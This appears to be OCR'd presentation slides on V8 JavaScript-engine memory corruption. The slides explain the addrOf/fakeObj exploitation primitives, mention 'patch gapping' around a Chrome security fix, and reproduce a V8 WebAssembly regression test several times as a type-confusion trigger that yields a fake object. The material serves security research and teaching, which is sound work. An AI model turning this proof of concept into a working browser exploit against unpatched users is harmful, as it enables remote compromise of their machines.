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

Exploitation primitives:

```
addrOf(arr);              // = 0x1234

fakeObj(0x1234);          // = arr
fakeObj(element0_addr); // = ??
```

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: patch gapping CVE-2025-0291

Stable Channel Update for Desktop

Tuesday, January 7, 2025

The Stable channel has been updated to 131.0.6778.264/.265 for Windows, Mac and 131.0.6778.264 for Linux which will roll out over the coming days/weeks. A full list of changes in this build is available in the Log.

Security Fixes and Rewards

Note: Access to bug details and links may be kept restricted until a majority of users are updated with a fix. We will also retain restrictions if the bug exists in a third party library that other projects similarly depend on, but haven't yet fixed.

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

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

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

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

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
// Copyright 2025 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax --no-wasm-loop-unrolling

d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');

const builder = new WasmModuleBuilder();
let $struct0 =
  builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
let $struct1 =
  builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
let $sig3 = builder.addType(kSig_v_i);
let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
let external_func0 = builder.addImport('js', 'external_func', $sig2);
let doit1 = builder.addFunction(undefined, $sig3).exportAs('doit');
let read2 = builder.addFunction(undefined, $sig4).exportAs('read');

doit1.addLocals(kWasmAnyRef, 4)
  .addBody([
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 1,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 2,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 3,
    kGCPrefix, kExprStructNewDefault, $struct1,
    kExprLocalSet, 4,
    kExprLoop, kWasmVoid,
      kExprLocalGet, 1,
      kGCPrefix, kExprRefCast, $struct0,
      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
      kExprLocalGet, 1,
      kExprCallFunction, external_func0,
      kExprLocalGet, 2,
      kExprLocalSet, 1,
      kExprLocalGet, 3,
      kExprLocalSet, 2,
      kExprLocalGet, 4,
      kExprLocalSet, 3,
      kExprBr, 0,
    kExprEnd,
    kExprUnreachable,
  ]);

read2.addBody([
    kExprLocalGet, 0,
    kGCPrefix, kExprRefCast, $struct1,
    kGCPrefix, kExprStructGet, $struct1, 0,
  ]);

let call_count = 0;
let wasm_inst = builder.instantiate({
  "js": {
      "external_func": (ref) => {
        call_count += 1;
        if (call_count == 4) {
          fakeobj = wasm_inst.exports['read'](ref);
          throw 'unreachable';
        }
      }
  }
});

let doit = wasm_inst.exports['doit'];
%WasmTierUpFunction(doit);
assertTraps(kTrapIllegalCast, () => doit(0));
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      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
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      kExprCallFunction, external_func0,
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doit1.addLocals(kWasmAnyRef, 4)
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    kExprLocalSet, 1,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 2,
    kGCPrefix, kExprStructNewDefault, $struct0,
    kExprLocalSet, 3,
    kGCPrefix, kExprStructNewDefault, $struct1,
    kExprLocalSet, 4,
    kExprLoop, kWasmVoid,
      kExprLocalGet, 1,
      kGCPrefix, kExprRefCast, $struct0,
      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
      kExprLocalGet, 1,
      kExprCallFunction, external_func0,
      kExprLocalGet, 2,
      kExprLocalSet, 1,
      kExprLocalGet, 3,
      kExprLocalSet, 2,
      kExprLocalGet, 4,
      kExprLocalSet, 3,
      kExprBr, 0,
    kExprEnd,
    kExprUnreachable,
  ]);

read2.addBody([
    kExprLocalGet, 0,
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    kGCPrefix, kExprStructGet, $struct1, 0,
  ]);

let call_count = 0;
let wasm_inst = builder.instantiate({
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1. V8 memory corruption

addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
// Copyright 2025 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax --no-wasm-loop-unrolling

d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');

const builder = new WasmModuleBuilder();
let $struct0 =
  builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
let $struct1 =
  builder.addStruct([makeField(kWasmExternRef, true)], kNoSuperType, true);
let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
let $sig3 = builder.addType(kSig_v_i);
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let doit = wasm_inst.exports['doit'];
%WasmTierUpFunction(doit);
assertTraps(kTrapIllegalCast, () => doit(0));
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blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

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    kExprLoop, kWasmVoid,
      kExprLocalGet, 1,
      kGCPrefix, kExprRefCast, $struct0,
      kExprLocalGet, 0,
      kGCPrefix, kExprStructSet, $struct0, 0,
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      kExprCallFunction, external_func0,
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      kExprLocalSet, 1,
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read2.addBody([
    kExprLocalGet, 0,
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    kGCPrefix, kExprStructGet, $struct1, 0,
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let call_count = 0;
let wasm_inst = builder.instantiate({
  "js": {
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          fakeobj = wasm_inst.exports['read'](ref);
          throw 'unreachable';
        }
      }
  }
});

let doit = wasm_inst.exports['doit'];
%WasmTierUpFunction(doit);
assertTraps(kTrapIllegalCast, () => doit(0));
```

fakeObj() = int → object

addrOf() = object → int

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addrOf() & *fakeObj()* primitives: confuse me!

regress-383356864.js

blob: cfa2265fc7960ffb127aa9fe8375ad9f31de1b86 [file] [log] [blame]

```
1  // Copyright 2025 the V8 project authors. All rights reserved.
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4
5  // Flags: --allow-natives-syntax --no-wasm-loop-unrolling
6
7  d8.file.execute('test/mjsunit/wasm/wasm-module-builder.js');
8
9  const builder = new WasmModuleBuilder();
10 let $struct0 =
11   builder.addStruct([makeField(kWasmI32, true)], kNoSuperType, true);
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14 let $sig2 = builder.addType(makeSig([kWasmAnyRef], []));
15 let $sig3 = builder.addType(kSig_v_i);
16 let $sig4 = builder.addType(makeSig([kWasmAnyRef], [kWasmExternRef]));
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21 doit1.addLocals(kWasmAnyRef, 4)
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25     kGCPrefix, kExprStructNewDefault, $struct0,
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30     kExprLocalSet, 4,
31     kExprLoop, kWasmVoid,
32       kExprLocalGet, 1,
33       kGCPrefix, kExprRefCast, $struct0,
34       kExprLocalGet, 0,
35       kGCPrefix, kExprStructSet, $struct0, 0,
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39       kExprLocalSet, 1,
40       kExprLocalGet, 3,
41       kExprLocalSet, 2,
42       kExprLocalGet, 4,
43       kExprLocalSet, 3,
44       kExprBr, 0,
45     kExprEnd,
46     kExprUnreachable,
47   ]);
48
49 read2.addBody([
50     kExprLocalGet, 0,
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52     kGCPrefix, kExprStructGet, $struct1, 0,
53   ]);
54
55 let call_count = 0;
56 let wasm_inst = builder.instantiate({
57   "js": {
58       "external_func": (ref) => {
59         call_count += 1;
60         if (call_count == 4) {
61           fakeobj = wasm_inst.exports['read'](ref);
62           throw 'unreachable';
63         }
64       }
65   }
66 });
67
68 let doit = wasm_inst.exports['doit'];
69 %WasmTierUpFunction(doit);
70 assertTraps(kTrapIllegalCast, () => doit(0));
```

fakeObj() = int → object

addrOf() = object → int

1. V8 memory corruption

addrOf() & *fakeObj()* primitives: regress = quick win?

1. V8 memory corruption

